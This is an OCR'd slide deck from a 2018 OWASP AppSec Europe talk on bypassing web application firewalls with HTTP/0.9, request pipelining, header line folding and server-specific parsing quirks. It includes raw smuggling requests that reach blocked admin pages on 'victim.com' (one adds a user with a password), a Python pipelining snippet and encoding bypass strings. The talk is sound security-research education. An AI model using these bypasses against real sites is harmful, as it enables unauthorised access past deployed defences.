OWASP
AppSec Europe
London 2nd-6th July 2018

WAF Bypass Techniques

Using HTTP Standard and Web Servers' Behaviour

Soroush Dalili (@irsdl), NCC Group

OWASP
AppSec Europe
London 2nd-6th July 2018

Today's Menu

- HTTP smuggling like real smugglers!
- Old but forgotten techniques
- Eyes watering yummy HTTP requests!

Testers’ Nightmare

A simple request:

“ Could you please whitelist our IP address range for this assessment? ”

An unhelpful response:


“ You are the hacker, figure it out yourself”

Why should we whitelist you?

- Not enough time!
- Reduces quality
- WAF effectiveness test is a separate assessment

OWASP AppSec Europe
London 2nd-6th July 2018

Where Can I Find Them?



Sorry, you have been blocked

You are unable to access http.ninja

Why have I been blocked?

This website is using a security service to protect itself from online attacks. The action you just performed triggered the security solution. There are several actions that could trigger this block including submitting a certain word or phrase, a SQL command or malformed data.

What can I do to resolve this?

You can email the site owner to let them know you were blocked. ...lude what you were doing when this page came up and ...found at the bottom of this page.

Access Denied

You don't have permission to access "http://http.ninja/?" on this server.

Reference #18.4a6cd417.1502822471.240b4853

We're sorry — something has gone wrong on our end.

What could have caused this?

Well, something technical went wrong on our site.

We might have removed the page when we redesigned our website.

Or the link you clicked might be old and does not work anymore.

Or you might have accidentally typed the wrong URL in the addr

Unauthorized Activity Has Been Detected

http.ninja - Access Denied

Error code 15

This request was blocked by the security rules

Whitelist vs Blacklists

Whitelists ✓

- Expensive to set up
- Requires application knowledge
- High maintenance
- Harder to break


Blacklists ✗

- Quick & easy to set up
- Requires minimal training
- Low maintenance
- Easier to break

Side Note: WAFs in the Cloud

The secret is the IP address! wait, what?!

- Finding the IP address is not difficult
  - *Historical DNS records, monitoring DNS changes, misconfigured subdomains, non-web service subdomains, SSL certificates, passive IP disclosure issues in web, code, or files, SSRF, trackbacks & pingbacks, verbose errors, debug/troubleshooting headers, enumerating IPv4 ranges, etc. [see the references]*
- Will be revealed sooner or later
- Security via obscurity



WAF Bypass Categories

- New or missed payloads
- Payload mutation and encoding techniques
- Finding exceptions
  - Special values (e.g. headers by “Bypass WAF” Burp Suite extension)
  - Larger requests
- **Payload delivery**
- **Request mutation**

Payload Delivery

OWASP AppSec Europe London 2nd-6th July 2018

Payload Delivery Category - Examples

- Concurrency and delay
  - Slow requests
  - Multiple requests at the same time
- Unsupported SSL/TLS ciphers by the WAF
  - HTTPS and perhaps HTTP/2
- **HTTP v0.9**
- **HTTP-Pipelining**

HTTP v0.9

- Very old!
- Supposedly one liner – only GET
  - No URL, No HTTP Version, No Headers
- Support expectation removed in HTTP/1.1 RFC 7230

Year	HTTP Version	RFC
1991	0.9	
1996	1.0	RFC 1945
1997	1.1	RFC 2068 -> RFC 2616 (1999) -> RFC 7230-7235 (2014)
2015	2.0	RFC 7540

HTTP v0.9 , What Can Go Wrong?

- Interpretation/implementation issues since it’s old!
  - Still supported by all major web servers
  - Absolute URL in GET request with parameters
  - Apache Tomcat supports headers and POST requests
- Inspired further by @regilero at DEFCON 24 (Hiding Wookiees in HTTP)
  - I was only 1yr late to rediscover some of it, good record for me! ;-)

GET http://http.ninja/?param1=value1

OWASP AppSec Europe
London 2nd-6th July 2018

Sending HTTP v0.9

What to use?


- telnet
- netcat
- openssl
- Or write your own program

Client side web proxies? Not so useful ☹

- Burp Suite can send it but usually with no response


Probably blocked as a bad request by a middleware

- **HTTP Pipelining to the rescue**



OWASP AppSec Europe London 2nd-6th July 2018

HTTP Pipelining



Pipeline Recipe

- HTTP/1.1
  - “Connection: close” ✗
- HTTP/1.0
  - “Connection: keep-alive” ✓
- Multiple requests in one
- FIFO
- Hop by Hop ☹

OWASP
AppSec Europe
London 2nd-6th July 2018

HTTP Pipelining Example 1 - Request


```
GET /sum.jsp?a=1&b=1&c=2&d=2 HTTP/1.0
Host: asitename.com:8080
Connection: keep-alive

POST /sum.jsp?a=5&b=5 HTTP/1.1
Host: asitename.com:8080
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

c=6&d=6
```

HTTP Pipelining Example 2 - Request

```
POST /sum.jsp?a=1&b=1 HTTP/1.1
Host: asitename.com:8080
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

c=2&d=2GET /sum.jsp?a=5&b=5&c=6&d=6 HTTP/1.0
Host: asitename.com:8080
Connection: keep-alive
```

HTTP Pipelining – Burp Suite

No “Accept-Encoding” to get text, CRLF in the end, mind the “Connection”



Request:

```
GET /sum.jsp?a=1&b=1&c=2&d=2 HTTP/1.0
Host: asitename.com:8080
Connection: keep-alive

POST /sum.jsp?a=5&b=5 HTTP/1.1
Host: asitename.com:8080
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

c=6&d=6
```


Response:

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=FD86FFDD4D81FBDB7C970729AE4E434C; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 20
Date: Wed, 20 Jun 2018 09:46:51 GMT
Connection: keep-alive

a+b=1+1=2
c+d=2+2=4
HTTP/1.1 200
Set-Cookie: JSESSIONID=DE9CAA7A97BE5887D1B5D34A316ADDF4; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 22
Date: Wed, 20 Jun 2018 09:46:51 GMT

a+b=5+5=10
c+d=6+6=12
```

HTTP Pipelining + HTTP 0.9 Example 1

“*admin*” is blocked in the path

- HTTP 0.9 has not been disabled
- URL encoding and normal HTTP pipelining cannot bypass it (super secure stuff!)
- Directory traversal techniques e.g. “/foo/../admin” will not help




```
GET /index.jsp HTTP/1.1
Host: victim.com
Content-Length: 10

1234567890GET https://victim.com/admin/reset.jsp
        \r\n (CR LF)
```

HTTP Pipelining + HTTP 0.9 Example 2

Abusing Apache Tomcat full header support

- Burp Suite adds an additional spacing
- CR (0x0D) can be used instead of CR+LF (0x0D+0x0A)



```
GET /index.jsp HTTP/1.1
Host: victim.com
Content-Length: 10

1234567890POST https://victim.com/admin/adduser.jspContent-Type: application/x-www-form-urlencoded
Content-Length: 30

user=test1337&password=Test!23
```

OWASP AppSec Europe London 2nd-6th July 2018

HTTP Pipelining – Python DIY

- https://github.com/irsdl/httpninja/blob/master/Generic%20Codes/web_request_socket.py

```
req1_http_1_1 = RequestObject('GET', 'http://asitename.com:8080/sum.jsp?a=1&b=1&c=2&d=2')

req2_http_1_0 = RequestObject('POST', 'http://asitename.com:8080/sum.jsp?a=3&b=3', 'c=4&d=4',
                     {'Content-Type': 'application/x-www-form-urlencoded', 'Content-Length': '7'},
                     autoContentLength=False,
                     HTTPVersion="HTTP/1.0")

req3_http_0_9 = RequestObject('POST', 'http://asitename.com:8080/sum.jsp?a=5&b=5', 'c=6&d=6',
                     {'Content-Type': 'application/x-www-form-urlencoded'},
                  autoContentLength=True, HTTPVersion="")

joinedReqs = [req1_http_1_1, req2_http_1_0, req3_http_0_9]

pipelineResult = RequestObjectsToHTTPPipeline(joinedReqs)

print pipelineResult
print SendHTTPRequestBySocket(pipelineResult, req1_http_1_1.targetName, req1_http_1_1.targetPort)
```

Request Mutation

Request Mutation Category

Using known & unknowns features!

- Requires lots of test-cases, fuzzing, behaviour analysis
  - Depends on the environment
    - web servers, web handlers, proxies, etc.
- Examples:
  - Duplicate parameters (HPP)
  - Path or parameters Evasion
  - **Misshaped Requests**

Features from RFC

Should be known by WAFs… (hopefully by all of them)

- Read the boring RFC
- Always look for changes in different RFCs
- Possible canonical issues
  - Look for vague statements, "RECOMMENDED", "MAY", and "OPTIONAL“
- e.g.: Line folding in headers (obsoleted by rfc7230)
  - Multiline headers, starts with CR/LF followed by a horizontal tab or space character!
  - Example: I’ve used in the past to bypass filtering (not a WAF though)

```
GET /page.do?p1=v1 HTTP/1.1
Host:
        www.filtered.com
```

Custom Implementation

The ones that can actually make a WAF bleed!

- Fuzzing is the key
- Not standards and are technology specific
- Examples:
  - Parameter blacklist bypass - Python Django
    - & == ;
  - Payload bypass - IIS, ASP Classic
    - <script> == <%s%cr%u0131pt>
  - Path blacklist bypass - Apache Tomcat
    - /path1/path2/ == ;/path1;foo/path2;bar/;

Content Encoding

Abusing the power of "charset" encoding

- Can be used in requests not just responses
- Useful for ASCII characters
  - Might corrupt Unicode
- Useful for server-side issues
